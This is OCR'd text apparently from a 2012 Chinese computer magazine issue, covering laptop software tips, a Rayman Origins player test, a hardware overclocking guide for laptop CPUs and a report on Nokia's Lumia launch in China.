在后墙上固定好待测量物体，拉伸旋转测量长度线使其与被测物重合后，就可以直接从测量线上显示的数据来知道物体的长度了（如图2）。如果参考平面与摄像头的距离发生变化，就应该重新设置参考标尺，所以，我们最好让平面与摄像头的距离保持固定。

同样的方法，在参考标尺已经选择好的情况下，可以通过工具栏中的测量角度、测量多边形对物体的角度、面积进行测量。

玩法三：文字扫描也能行

如果经常需要把纸质文字转换为可编辑的文字，有一台扫描仪当然不错，但在没有扫描仪设备的情况下，不妨动一动摄像头的主意。

首先要保持环境光线充足，另外要把握好纸张与摄像头的距离，并保持纸张平整、摆放角度适宜，可以用专门的支架来固定纸张，这些准备都是为了得到清晰的文字图像。下面再来看如何把图像中的文字提取出来。



把图片中的文字提取出来，OCR文字识别工具是首选，这样的工具软件不少，我们当然应该选择一个识别率高、操作方便的软件，软件“ABBYY FineReader”（下载地址：http://www.icpcw.com/bzsoft）正合乎这样的要求。

先运行“FineReaderPorable.exe”文件，再运行“FineReader.exe”文件即可打开软件主界面。单击“将图片转换为Microsoft Word”，打开包含文字的图片文件，打开后即可自动识别其中的文字，识别完成后，可以看到识别结果（如图3），识别率非常令人满意，识别完成后，将自动打开Word，就可以在编辑区域看到自己所需的文字了。

玩法四：视频特效轻松做

用摄像头进行录像，可说是最为基本的功能，但大多用户并不钟爱于摄像头的摄像功能，原因何在呢？普通的摄像头录像软件，录制出的视频平淡无奇，如果利用软件“lenovo easycapture”（下载地址：http://www.icpcw.com/bzsoft），就可以让它录制出许多意想不到的视频特效，支持所有笔记本。





小提示 | TIPS 其他软件也能借用特效

如果选择“应用到其他软件”，则在其他软件中也可以借用特效，非常有趣。当你单击“应用到其他软件”，再打开QQ视频聊天窗口，就能看到有趣的特效了，是不是很新奇？另外，在“系统设置”中，可以重新指定照片、视频存放位置。

软件安装运行后，单击“特效设置”按钮，可以看到四组特效分类，分别对应着1、2、3、4四个数字，第1组为浮雕、变形等特效，第2组与第4组为动画边框特效，第3组为卡通动画特效。





小提示 | TIPS 用手势遥控拍照

单击“视频遥控”按钮，切换到视频遥控窗口（如图7），屏幕上出现三个图标，这三个图标即为感应区域，只要手在此区域有所动作，即可实现遥控功能，三个图标的功能依次为：退出视频遥控、拍照/视频切换、执行。试试看，一旦熟练使用，会感到非常方便。

我们以卡通动画特效为例加以说明，选中第3组特效，鼠标指向自己所需要的特效窗口，可以看到下方有三个按钮，分别对应拍照、摄像、应用到其他软件，单击“摄像”按钮，返回到软件主界面，可以在预览窗口中看到动画效果，调整位置使面部处于卡通头像中合适位置，依次单击“开启摄像机”→“录制视频”，再次单击“录制视频”按钮时停止录制，录制完成后，弹出的视频预览窗口会在摄像头窗口右边依次排列（如图4），单击右边的预览窗口即可打开播放器进行播放（如图5），单击“打开所在文件夹”，则可以查看到录制的视频文件。

如果要对拍摄的视频进行裁剪，可以单击图4中的“编辑”按钮打开编辑窗口，弹出“视频编辑”窗口（如图6），首先单击“缩小”按钮让滑块移至最左端，将时间间隔调整至最小，然后单击“预览”进行播放，可以看到时间轴上跳动的方框，如果觉得某段视频多余，停止预览，选中这段视频，单击“删除”，最后单击“保存”。

@CCH

责编 | 穆测波 美编 | 黄莹 组版 | 何雪松 责校 | 杨志刚

磁盘吃紧 大文件乖乖现身

平时喜欢用上网本下载各种资源，但又疏于整理，过一段时间磁盘空间就会告急。要想在成千上万的文件中找到到底是哪些大文件占据了磁盘空间，怎么办？可以用软件“MakeRoom”（下载地址：http://www.icpcw.com/bzsoft）实现快速查找大文件，查找过程有趣且直观。

软件启动时，可看到动态的分析画面，磁盘分析完成后，即会将各个分区中占用空间较大的文件和文件夹按照从大到小的顺序排列（如图所示），单击其中的某个文件或文件夹，就可进入文件夹了解大文件的信息，包括文件大小、类型等，从而选择是删除还是转移。

还可以一键排除对一些大文件的显示，比如单击右侧视频图标，使其呈红色禁选状态，则文件列表中视频文件自动消失；同样，可以把音乐文件、照片文件等排除在外。也可以排除分区的文件显示，单击选中下方的盘符即可。

@吴忠仪



对照录音快速输入文字

因为工作关系，笔者经常夹着笔记本参加会议，有时会用笔记本录下与会者的发言，会议结束后，想对照录音来录入整理文字，就显得麻烦了——得来回在播放软件、记事本窗口之间切换，还得不停地按暂停键，有时来不及录入，还要拖动播放滑块向前重新播放。最近发现了一款小快笔录音整理工具（下载地址：http://www.icpcw.com/bzsoft），才从繁琐的工作中解放了出来。

软件运行后，界面如图所示，单击“打开音频”按钮，导入录音音频文件，然后单击“播放”，开始对照录音在下方的文本输入框中进行文字录入，在录入过程中，我们可以随时通过 F4 来暂停、播放录音，也可以通过 F5 来快退 5 秒、F6 快进 5 秒，从而快速地控制声音播放，所有操作都在一个窗口中进行，比较方便。文字录入完成后，单击“另存为文本”按钮，即可得到 txt 文件。

@WCY



加快 Firefox 上网速度

随着对便携性需求的提升，笔者选择了用本本办公或娱乐。由于对上网速度比较敏感，在用笔记本浏览网页时不太喜欢 Windows 内置的 IE 浏览器，而选择的是 Firefox 浏览器，因为它的扩展性和稳定性更出色。不过，当长时间运行后，还是会产生大量的碎片，这些碎片容量越变越大，浏览器运行时需花更多时间读取，从而影响网页浏览速度。解决办法就是清除碎片。

手动清理过于麻烦，笔者推荐借助 SpeedyFox 软件来帮忙，可以瞬间提高网页浏览速度。首先必须退出 Firefox 浏览器，然后运行 SpeedyFox 软件（下载地址：http://www.icpcw.com/bzsoft），软件会自动检查出系统内已经存在的 Firefox 配置目录，软件还支持 Chrome、Skype 以及 Thunderbird 等网络软件，如果系统已安装对应的软件，会在软件列表显示出来，此时选定需要优化的软件配置目录即可。

单击“Optimize”按钮，稍等片刻后即可优化完毕（如图），再次启动 Firefox 浏览器时，会发现运行速度比以前有明显提高，网页浏览速度也更快，对于每天习惯浏览新闻、看网络小说的朋友，建议隔 3～5 天用 SpeedyFox 软件优化一下，让浏览器时刻处于理想状态。

@宁小平




保护笔记本配备三把锁

许多用户非常担心他人使用自己的笔记本，主要是害怕被恶意拷贝本本中的数据。前段时间看到《电脑报》刊登了几个监控 USB 端口的技巧，觉得非常有用。而笔者今天推荐的是另一款非常实用的小工具“365USB 锁”，除了可监控 USB 端口，还能控制光驱、3G 上网卡，该工具平时是隐藏起来的，他人不容易发现。用这个工具来锁定数据传输的三大出口非常方便。

安装并运行软件后（下载地址：http://www.icpcw.com/bzsoft），双击托盘中软件图标，输入管理员密码（初始密码为空）单击“确定”后，即可打开软件主界面，如图，对 USB 存储设备的管控有两种选择，一是禁用，二是只能读取但不可存储，对光驱的管控也是这两种选择，另外，还可以勾选“禁止上网（包括 3G 卡）”禁止联网发送文件，勾选后单击“应用”生效。

要修改初始密码的话，单击“密码”按钮重新设置；如果不想让软件图标显示于托盘中，可以勾选“后台隐藏运行监控程序”，生效后，可通过 Ctrl+Alt+U 组合键呼出软件界面。



相关链接：

2012 年第 9 期 C09 版《管控 USB 该放行的要放行》

2012 年第 8 期 C10 版《掌控笔记本热插拔端口》

2012 年第 6 期 C09 版《电脑声音提醒拔 U 盘》

@曹春华

让数据拷贝断点续传

如今的电脑设备非常多，台式机、笔记本、移动硬盘等等，大文件的数据拷贝变得比较频繁。而在几十甚至上百 GB 的数据拷贝过程中，如果遇到有事要出门，要么不关机，要么关机下次重新拷贝，否则不得不等待超长时间。而借助 Tera Copy 工具就能够支持断点续传，传不完的数据下次再传，而且还可提升文件拷贝速度，解除了用户花费大量时间的尴尬。


下载并安装 Tera Copy 工具（下载地址：http://www.icpcw.com/bzsoft），运行后右键单击软件窗口，选择“Prefernces”选项，在“Language”列表选择“Chinese (Simplified)”，单击“OK”按钮，重启软件就会显示中文界面。

在备份数据的时候，只需将移动硬盘接入笔记本，将需要备份的文件或文件夹拖到软件窗口，单击“复制到”按钮后，选择移动硬盘盘符（如图 1），或者选择“浏览”按钮定位具体的保存路径，单击“更多”按钮，会显示文件详细信息，此时可删除不需要复制的文件。

设置完毕后，单击“复制”按钮即可开始传输数据。在文件复制过程中，软件界面会显示传输速度（如图 2），如果在拷贝数据时中断拷贝，下次要想继续传输时不要改变拷贝路径即可。而且经笔者试用，传输速度比平时有所提升。

相关链接：2012 年第 2 期 C09 版《超速复制大块头高清视频》

@大兵




让本本支持云端数据加密

为了方便随时办公，商务人士很喜欢带着本本到处跑。笔者同事有一款华硕上网本，有一项网络硬盘功能，可以很方便地上传下载日常资料，笔者很是羡慕。不过最近笔者也发现一款更强大的，让笔记本支持云存储，同时也能数据加密的工具 CloudFogger，支持任何笔记本，即便本本硬盘损坏或被盗也不怕数据丢失，而且使用非常方便，笔者在这里进行推荐。

下载并安装 CloudFogger 软件（下载地址：http://www.icpcw.com/bzsoft），运行后弹出配置向导。根据配置向导注册账号后，系统会自动建立一个虚拟加密盘，默认为 X 盘符。从图 1 中可以看到，虚拟加密盘的容量分配与 C 盘一样，系统自动将软件安装分区的容量分配给了虚拟加密盘使用，若将软件装到 D 盘或 E 盘，虚拟加密盘也将共享对应分区容量。

如果要加密数据，只需将文件直接拖进虚拟加密盘，软件会自动对文件进行加密，并同步到云端空间。由于软件使用 AES 加密标准，大大提升了数据安全性，文件在加密后，用户只需右键单击任务栏图标，选择“Lock”选项（如图 2），这样就锁定了虚拟加密盘。

若要使用虚拟加密盘中的文件，同样可以右键单击任务栏图标，选择“unLock”选项后，输入前面注册的账号和密码，单击“OK”按钮后即可。







提示：该软件还支持资料分享功能，即上传到云空间的数据，可分享给其他 CloudFogger 账号用户进行解密（如图 3），如果对方没有 CloudFogger 账号，系统会自动发一封 E-mail 通知他，并附上一组临时密码供对方进行解密，既可确保数据安全，又方便与同事分享资料。

相关链接：2012 年第 1 期 C10 版《本本数据自动云存储》

@慧聪

责编 | 穆测波 美编 | 仝鉴 组版 | 邱婷 责校 | 杨忠刚

十年前的本本都能玩？手法要求高，键盘成噩梦

《雷曼：起源》笔记本玩家测试

笔记本适应性良

《雷曼》是育碧公司经典的动作冒险类游戏，有一段时间，育碧希望对《雷曼》进行转型，尝试了很多风格，甚至把它变成了恶搞类的游戏，可惜都没有得到玩家的认可。这次，育碧推出的《雷曼：起源》为2D画面，并回归《雷曼》系列最初的那种动作乐趣。你的笔记本做好准备了吗？

显卡要求低 操控才是关键

作为一款 2D 游戏，对显卡的要求是非常低的。即使是使用核芯显卡也不会有任何问题。通过实测，在HD3000 显卡上能够达到 30fps 的流畅运行帧速，所以，对于目前主流的笔记本来说不存在任何问题。

《雷曼：起源》作为一款动作类冒险游戏，存在很多需要玩家快速反应的场景，在这些场景中，玩家需要快速按下加速、跳跃、攻击等按键来获得一些金币奖励和逃出机会。在默认状态下，方向是由上下左右键控制、跳跃是空格键、加速是左 Shift 键、攻击是 S 键，想要完美通关，这对笔记本键盘可是提出了不小的考验。特别是那些键程较短、上下左右键较小的笔记本键盘绝对是玩家的噩梦。



最多支持 4 人同时游戏，前提是你有这么多输入设备



游戏中玩家需要尽可能多地收集金币，即使是在一些危险重重的地方



游戏走可爱路线，即使是 BOSS 都那么萌



想尽一切办法获得金币是有报酬的，当然这也会增加你通关的难度

玩家测试报告

以下参加评测的 5 名玩家均获得 50 元奖励。也请大家积极加入到我们的潮人玩家群，1 群号码：41348439；2 群号码：121791471。如果有希望大家一起评测的游戏，或者对评测方案有什么想法和意见，也可以把它写出来发送到 pcw_ys@vipsina.com，或在 QQ 群中和我们交流。

广西测试玩家：浪漫的风

■ **使用机型**：神舟 A560 i3 D3
■ **主要配置**：Core i3 370M/ 8GB/GT 335M/500GB/ AOC e2343F（外接显示器）
■ **游戏设置**：1920 × 1080 分辨率 / 全屏 / 其他默认

游戏风格是美式卡通风格，画面全部都是由卡通贴图构成。画质设置里只有简单的分辨率和窗口化两个项目。整个游戏过程都非常流畅，基本稳定在 60fps，操作也是非常流畅。

游戏 CPU 占用最高不超 10%，只是用两个线程。CPU 使用如此低的情况下，特意使用 GPU-Z 查看显卡使用情况，GPU 占用在 45%-50%，这是一款相对吃显卡的游戏，但还是很低。内存大概使用 300MB。消耗系统资源非常低。只要不是年代久远的笔记本都能爽玩这个游戏。因为不占用多少系统资源，所以温度也是很适宜，CPU 和显卡温度一般都不超过 60℃，风扇也很安静。可能是我用惯了这个本本的键盘，所以没有感觉有别扭的地方。这是一款非常适合户外移动使用笔记本的情况玩的休闲小游戏，省电还不需要鼠标。

山东测试玩家：疯狂的蚂蚁

■ **测试机型**：联想 Y460N
■ **主要配置**：Core i3 370M / GT425M/2GB/500GB/14英寸
■ **游戏设置**：1366 × 768 分辨率 / 全屏 / 其他默认

《雷曼：起源》这款 2D 横版过关游戏让我不禁回想起了小时候玩的《超级玛丽》！这款游戏颇具动漫卡通风，我的 JBL 自带音响还是不错地还原了游戏环境中水流的汩汩声，喷泉的水流声和各种动物击打时的声音，组成一幅立体丛林风景。

这款游戏对显卡的要求不高，我分别用机子自带的集成显卡和独立显卡做过比较，两者在帧速方面没有任何区别都能稳定运行在 43fps 到 60fps。运行半个小时后温度一点不高。如果闲着无聊玩玩这款游戏还是比较不错的。至于操控性，我相信我的 Y460N 键盘应该是操作最舒适的，没有之一。

贵州测试玩家：MD Mouse

■ **测试机型**：神舟 K580 i3
■ **主要配置**：Core i3 380M/GT 445M/8GB/500GB/15.6 英寸
■ **游戏设置**：1366 × 768 分辨率 / 全屏 / 其他默认

游戏的画面设置只有一个分辨率可以设置，可见其画面对显卡的要求之低。在试玩的两个小时时间内，游戏的整个过程都可以说是非常的流畅，看来这类笔记本中低端显卡还是能够完美运行的，各位读者朋友可以放心去下载试玩。CPU 温度 45℃。显卡 44℃，毫无压力。

操控方面，我不对笔记本键盘抱任何期望，特别是我这款笔记本的键盘，一不小心就会按错，所以我在玩了一会后，果断换手柄。

第一次接触这个游戏，给我的第一感觉就是休闲，画面很卡通，完全没有其他类游戏的那么激烈。游戏的内容很有创意，本作的音效也很有特色，晚上戴上耳机，完全可以沉浸在游戏之中，是一款值得各位一玩的佳作。

广西测试玩家：富士山花园

■ **测试机型**：宏碁 4741G
■ **主要配置**：Core i3 350M/GT 330M/4GB/320GB/14 英寸
■ **游戏设置**：1366 × 768 分辨率 / 全屏 / 其他默认

小清新的画面，看着很舒服，我很喜欢。背景音乐听上去挺轻快，但好像不怎么丰富，老是听着那同一个调调，听久了多少有点腻。游戏貌似没有画面设置选项，但在我看来画面压根也没有设置的必要，也设置不到哪去（不是贬低的意思）。

《超级玛丽》，在玩过后我脑海里蹦出了这四个字，在类型上两者基本一样，其他同学有没有这样觉得？别看是小清新的画面，可打击感还真相当强烈，拳拳到肉脚脚穿心，感觉十分过瘾。

玩的过程中游戏帧速基本都保持在 60fps，我想从画面就不难看出游戏根本不要求有什么配置，我猜想用十年前的笔记本跑都没问题（我是不是有点夸张了）。

游戏支持手柄操作，只是不支持震动，这略显遗憾，用本本的键盘来玩这个游戏绝对是煎熬，建议所有想玩这款游戏并且使用宏碁笔记本的朋友，还是用手柄吧。

在本友群里面看到本友们说不带震动有些失望。希望哪位高人做个震动补丁来满足大家的愿望！

河南测试玩家：亚洲之鹰

■ **使用机型**：微星 16f2
■ **主要配置**：Core i7 2630QM/ 4GB/GTX 580M/500GB/15.6 英寸
■ **游戏设置**：1920 × 1080 分辨率 / 全屏 / 其他默认

这款游戏从下载前截图来看是一款漫画风格的游戏，进入游戏后的第一感受就是：萌。从画面到配乐，真的是萌爆了，可以说这一点能够吸引很多女性玩家了。

游戏关卡很多，随着游戏的不断进行，会解锁新的角色和不同的能力，可以利用新的能力来重新进行先前的关卡，以便探索到更多的内容以及最重要的刷分。游戏操作很简单，主要是用空格跳跃，方向键、S 键攻击，Shift 键加速就可以轻松享受这款游戏。不过键盘操作起来的话会感觉不是很爽快，尤其是在一些需要快速反应的地点，键盘操作就显得有一些力不从心了。所以一定要用手柄，键盘和手柄的区别简直是天差地远。


从游戏的大小上基本就可以知道其对配置的要求不高，最高分辨率下基本是在 50fps 以上，轻松搞定这款游戏。

树树点评 笔记本键盘普遍经不起考验

对显卡要求不高、游戏乐趣十足的动作游戏并不一定适合笔记本用户，因为它考验的是笔记本键盘。动作游戏往往要求的就是快速、准确甚至是组合按键，但现在大多数的笔记本键盘存在键程偏短、方向键细小、按键间隔小的问题，这也让笔记本玩家在玩这些游戏时备受煎熬。树树在这里温馨提示《雷曼：起源》是一款非常不错的游戏，但是对大多数笔记本玩家来说，如果想玩，请先准备一款手柄。

责编 | 杨澍 美编 | 夏岚 组版 | 赵久娟 责校 | 曾灿

笔记本处理器超频




软件不行还可以用烙铁改芯片管脚

通过我们“潮人玩机”以前的文章，大家都已经见过如超载换芯、破解Dual IDA等各种提升笔记本处理器性能的方法，很多读者朋友也兴奋地发来邮件询问具体机型的具体方法。今天我就从软件修改到硬件改机，教大家另一套笔记本处理器超频手法，尤其是老笔记本玩家，千万别错过哟。

SetFSB，处理器软超的利器

众所周知，处理器主频=外频×倍频，而对于绝大多数笔记本处理器来说，处理器倍频都是被限制在一定范围内的，因此想要超频，只能从外频入手。对于DIY玩家而言这不算难事，只要进入BIOS即可调节外频，但对笔记本而言这是不现实的，笔记本BIOS通常不会有这种选项。在这里，我推荐一款叫做SetFSB的软件，可在Windows下直接调节外频。




首先打开SetFSB，在Clock generator选择“ICS9LPR363DGLF”，这个其实是PLL芯片的代码，也就是处理器时钟发生器的编码。因为笔记本主板的不同，所以不同型号的本本选择的选项是不一样的，如果在Clock generator里没有你本本PLL芯片的可选项，就需要另行下载PLL修改文件并存放到相应的文件夹中，才能继续下一步操作。



找到自己本本的PLL芯片代码后，点击Get FSB。图中上面一个拉杆可以调节外频，向右拉就是增加，华硕N61采用了Core 2 Duo P8700处理器，默认外频为266MHz，建议大家以10MHz的幅度逐步调节，每次都要进行考机测试检测稳定性。在这里我不推荐大家进行加压操作，这会比较明显地增加热量，加大本本的散热负担和使用舒适度。

小贴士>>
怎么查我的本本PLL芯片型号？

很多初次使用SetFSB的新手玩家或许不知道PLL芯片型号，最直接的办法就是拆机在主板上找这颗芯片，由此也引发另外的问题：“PLL芯片长什么样子呢？”在这里可以提示大家，由于工作原理的关系，PLL芯片一般在北桥或PCH附近，并且在晶振旁边，编码一般以“ICS”开头。我用一个表格来分享一下我所知的经典笔记本PLL型号。




经典笔记本 PLL 型号表	
联想 Y450A	ICS9LPRS365BGLF
联想 Y550A	ICS9LPRS387BKLF
宏碁 Aspire 4710G	RTM865T-433
gateway t6208c	ICS9LPR358AGLF
惠普 CQ40	SLG8SP553V
惠普 4416S	ICS9LPRS476HKLF
华硕 N61	ICS9LPRS363DGLF
华硕 G51	ICS9LR604AGLF
ThinkPad T60P	ICS954309
ThinkPad R60	ICS9LPR309AKLF
ThinkPad T400	ICS9LPRS393AKLFT
三星 R458	SLG8S5P513V

内存时序，容易被遗忘的细节

在给Core 2 Duo P8700软超频时，我始终无法将外频设置到333MHz，后来才发现，因为外频达到320MHz的时候内存频率也达到了1280MHz，但内存时序还是标准频率1066MHz时那么低。所以超处理器其实对内存要求也很高，内存的体质不行是无法达到较好成绩的。解决这个问题有两个办法，其一是重新调节分频比例，但这样内存性能也会随之降低，我不太推荐。其二就是用Thaiphoon Burner软件将内存时序刷高，有利于超频。

1.开启软件，并按“Read”读取内存现在的SPD内容，我是单条内存，地址是52h。如果你有两条内存，另一条地址是50h。



2. 开始调整时序，建议首先点Aotumatic Settings，软件会给出JEDEC建议的时序。然后点击Manual Setting，让软件允许手动调整自己需要的时序，我改了两处：tRAS=23T，tRC=30T。



3.点Next开始执行刷新。按下图选择好后，点Apply执行。然后读取几秒钟进度条后就搞定了。



高阶玩法：硬改PLL芯片针脚超频

警告：本文暂不涉及具体动手操作的细节，初级玩家、无烙铁使用经验者必须在专业人士现场协助下进行实战硬改超频

在看完前文后是不是都开始跃跃欲试了呢？**不要着急，要知道有些笔记本是不支持软超频的，比如名满天下的联想Y450A。**我们就以它所采用的ICS9LPRS365BGLF为例，先来说说如何硬改超频和解除软超频限制。


首先，处理器内置了一个型号信息，这个信息会告知主板芯片组现在是什么型号的处理器，可用外频和标准外频是多少。然后处理器上有三个用于定义外频的管脚，分别是BSEL0、BSEL1、BSEL2，分别对应的是B22、B23、C21孔，这三个孔上的电位是处理器产生的，并同时输出给PLL芯片和主板芯片组，让主板芯片组知道处理器当前的倍频定义，也告诉PLL芯片该输出一个什么样的外频给处理器使用。具体来说，处理器的BSEL0、BSEL1、BSEL2分别输出信号给PLL芯片上的FSLA、FSLB、FSLC管脚，PLL芯片根据这3个管脚上的电位来输出对应外频信号给处理器工作使用。

既然知道了PLL芯片管脚定义，接下来你肯定想在处理器插槽上动手脚就可以啦，**1要想变0，找个就近的VSS管脚接地，如果0想变1，一般情况下拂空管脚就可以，如果拂空失败的话也可以就近找个电位是1的孔借个1过来。**


这个方法确实是可行的，但前提是主板芯片组不是英特尔的，可惜现在英特尔处理器不搭配英特尔芯片组的情况越来越少了，因此问题就来了，虽然通过在处理器的管脚上动手脚，PLL芯片接收到这个电位后也输出了我们想要的外频给处理器工作，但是由于主板芯片组也接收到了这个电位，并且发现这个电位对应的外频和处理器实际型号信息中定义的外频不一致，这时候无论最大外频是多少的处理器，都会被主板芯片组把外频锁死在6×以保证安全，而且通过任何软件都无法解锁拉高！

那么遇到这种情况怎么办呢？其实也很简单，**由于处理器的倍频来自芯片组，外频来自PLL芯片，所以改动应该是从PLL芯片下手。**处理器其实根本就不在意自己工作在什么频率下，只要温度不超标，处理器体质够好，它都是可以工作的。

前面我们说过处理器通过BSEL0、BSEL1、BSEL2三个管脚上输出电位给PLL芯片上的FSLA、FSLB、FSLC管脚，那么只要把PLL芯片上的FSLA、FSLB、FSLC管脚和处理器断开，我们单独改PLL端的电位即可，因为处理器自己并不在意BSEL0、BSEL1、BSEL2三个管脚上的电位有没有成功输出给PLL芯片，PLL芯片也不在意FSLA、FSLB、FSLC管脚上的电位是从哪里来的，只要是符合0，1标准的电位，它就按照规定的组合输出外频信号给处理器工作用。所以这种情况下主板芯片组得到的还是处理器的BSEL0、BSEL1、BSEL2管脚输出的原生电位，认为处理器没有被超频，倍频也就不会被锁死，而PLL芯片输出的外频值我们也可以进行调节。**根据ICS9LPRS365BGLF的数据文档来看，如果采用了原生133MHz外频的处理器，只需要将PLL芯片的FLSB管脚挑起离开焊盘，即可将外频提升至166MHz。**在这里还可以解决一个问题：部分支持TME功能的PLL是不能使用SetFSB等软件进行软超的，比如采用ICS9LPRS365BGLF的联想Y450A，但**在PLL芯片的管脚定义图上可以看到第4针就是TME，将其挑离焊盘并串联一个2.2K电阻接地，TME功能就解除并进行软超了。**



FSLA、FSLB、FSLC管脚在ICS9LPRS365BGLF芯片上分别对应于10、57、62管脚，它们就是我们硬改的关键



管脚的数法是从如图PLL芯片左下角的小圆点开始，从左到右32个，然后上一排从右到左32个

总　结　**勤动手，多思考，乐趣多**

超频是一个纠结的过程，因为它涉及到诸多参数、各种软件甚至各种五金工具，但这也就是我们玩机的乐趣所在：使用SetFSB软件需要耐心多次考机测试，调试适合的内存时序和频率也要多次尝试，而硬改则需要事先仔细阅读PLL芯片数据文档和电路图，并具备较好的焊接水准……这些都是足以让我们玩机一族骄傲的资本。而关于超频，你还有什么话想说，欢迎在我的新浪微博@电脑报黎坤-真科技，以及我的博客跟我留言交流。

责编 | 黎坤　美编 | 夏岚　组版 | 赵久娟　责校 | 雷灿

电脑报 Tablet Digital

D 平板数码

2012年4月9日 第14期
D1~D16版

投稿信箱:pcw-digital@vip.sina.com
热线:(023)63658800
传真:(023)63658889
电脑报客户端下载:http://m.icpcw.com

主编:吴 新 主笔:张梵捷 美编:黄莹

>D05 Apple TV3的新快感 | >D06 高性价比微距镜头推荐 | >D10 留学高人用iPad记笔记



紧随微软的脚步,诺基亚于3月28日在北京举办了声势浩大的Lumia系列手机发布会,史蒂芬·艾洛普、王晓初、梁念坚、曹国伟、张朝阳等等IT大佬悉数到场,使发布会显得格外隆重。Lumia手机对诺基亚有何意义?各位大佬的到场只是来凑凑热闹吗?发布会究竟透露了什么东西?

能否破局?
Lumia亮剑中国后的难题



Lumia 杀入中国非偶然

新浪总裁曹国伟:
我觉得 Lumia 手机最大的亮点就是它的操作效率和高速上网体验。

此次发布的中国版 Lumia 系列手机型号分别为 Lumia 800C 和 Lumia 610C,是中国电信的定制机,而且,记者用移动的 SIM 卡放在 Lumia 800C 里时,手机直接显示"SIM 卡错误",足见诺基亚和中国电信"情比金坚","第三者"插足不易。按理说,除了紧抱苹果大腿的联通,诺基亚还可以选中国移动联姻,且后者的用户数量完全能力压中国电信,但为何诺基亚选择了和它从开始到现在都不怎么搭调的中国电信呢?

记者猜想,移动的 3G 用户增长潜力不足,3G 制式过于特殊是它和诺基亚无缘无分的关键原因。诺基亚全球总裁兼首席执行官史蒂芬·艾洛普在演讲的时重复着一个观点:诺基亚正在寻求突破。移动在 2011 年至今年提交的 3G 用户答卷,或许没能让诺基亚感到满意。2011 年,中国移动 3G 用户累计净增 2596 万户,总数达 4002 万户;而后起之秀电信的 3G 用户数净增 2400 万户,总数达 3629 万户,增长率高达 195.3%。而在新近出炉的 2012 年 2 月移动通信网络统计数据里,移动、联通的 3G 用户净增数均出现环比下降,唯独中国电信依旧保持上涨趋势。而在 3G 制式上,中国电信采用 CDMA 网络,除中国外,美国、日本和韩国均有 CDMA 运营商,CDMA 制式的 Lumia 手机可以从中国向国外辐射;而移动使用的 TD 网络仅为中国专用,无法在全球进行辐射,这也成为诺基亚首发没和移动合作的另一个原因。

反过来说,电信网络的给力程度也左右 Lumia 在中国的命运:速度够快,信号够好,则皆大欢喜。



"四屏统一"能否全面开花?

微软大中华区总裁梁念坚:
在移动终端的体验上,3G 网络的顺畅非常重要。Lumia 手机进入中国,大家适应它以后,到时,我们升级阿波罗系统后,手机、平板电脑、PC 上都将有统一的体验。

新浪首席执行官兼总裁曹国伟、搜狐公司董事局主席兼首席执行官张朝阳、人人公司董事长兼陈一舟……几位都是国内热门社交网站、邮箱网站的大腕儿,他们在此绝非偶然。

记者使用的是 HD7 的改版机,在添加联系人的时候,系统会提示能将 Facebook 和 Twitter 等 SNS 网站以及 Hotmail、Gmail 等邮箱网站里的联系人、好友一同导入手机通讯录,形成综合的联系人体系,现在的 Lumia 800C 和 Lumia 610C 并没有这样的整合,但几位大佬的到来就旗帜鲜明地表明了诺基亚谋求深度合作的强烈意愿。

这里仅仅是 Windows Phone 7.5 与国内 SNS、邮箱的整合,更动爆的应该是前面微软大中华区总裁梁念坚说的话。记者猜想,Windows Phone 下个版本系统或许就叫 Windows Phone 8了,而且升级时间将契合 Windows 8 系统的发布。根据预览版的测试结果,Win 8 和 WP 在联系人(人脉)、Metro 界面、Skydrive 和商店上都是相似且相互联动的。

当然,这只是一个开始。放眼看去,不论是苹果还是谷歌,都在进行移动终端的系统整合——将手机和平板电脑的系统整合为同一个系统,而在系统行业摸爬滚打几十年的微软却选择将 PC 系统和平板电脑系统先行合并。虽然看似与苹果和谷歌不同,但各自都殊途同归——系统最终会实现四屏统一,即 PC、电视、平板电脑和手机屏幕将通用同一种系统。苹果和谷歌已经在做了,微软只是在研究其他的"统一路径",Win 8 就将成为分水岭,或者说是成果展示,这值得我们好好期待。



众大佬合影留念



定制 APP 薄弱需扩容

搜狐公司董事局主席张朝阳:
诺基亚曾经被苹果和安卓欺负过,但现在,诺基亚回来了!他有 Lumia 手机,更有方便易用的独占 APP。

如何做出差异化,在同阵营内站住脚跟,进而报苹果、谷歌的一箭之仇,诺基亚的 Lumia 手机给出的解决方案是,外形与独占 APP。

在外形上,一体成型的彩色机身和 2.5D 弧面屏幕确实能在第一时间抓住很多人的眼球,而它同时也拥有诺基亚手机的一贯特性:耐摔。有趣的是据说发布会之前,CCTV 记者芮成钢采访史蒂芬·艾洛普时就提到耐摔的问题,艾洛普表示:"Lumia 手机经过了一百次高强度摔击试验,抗摔能力非常强。"然后顺手又摔了一次手里的 Lumia 800C,"看,这是 101 次了。"在后面的访谈中,曹国伟还笑着说:"我的 Lumia 800C 昨天也掉在地上摔过,算不算第 102 次摔机试验?"

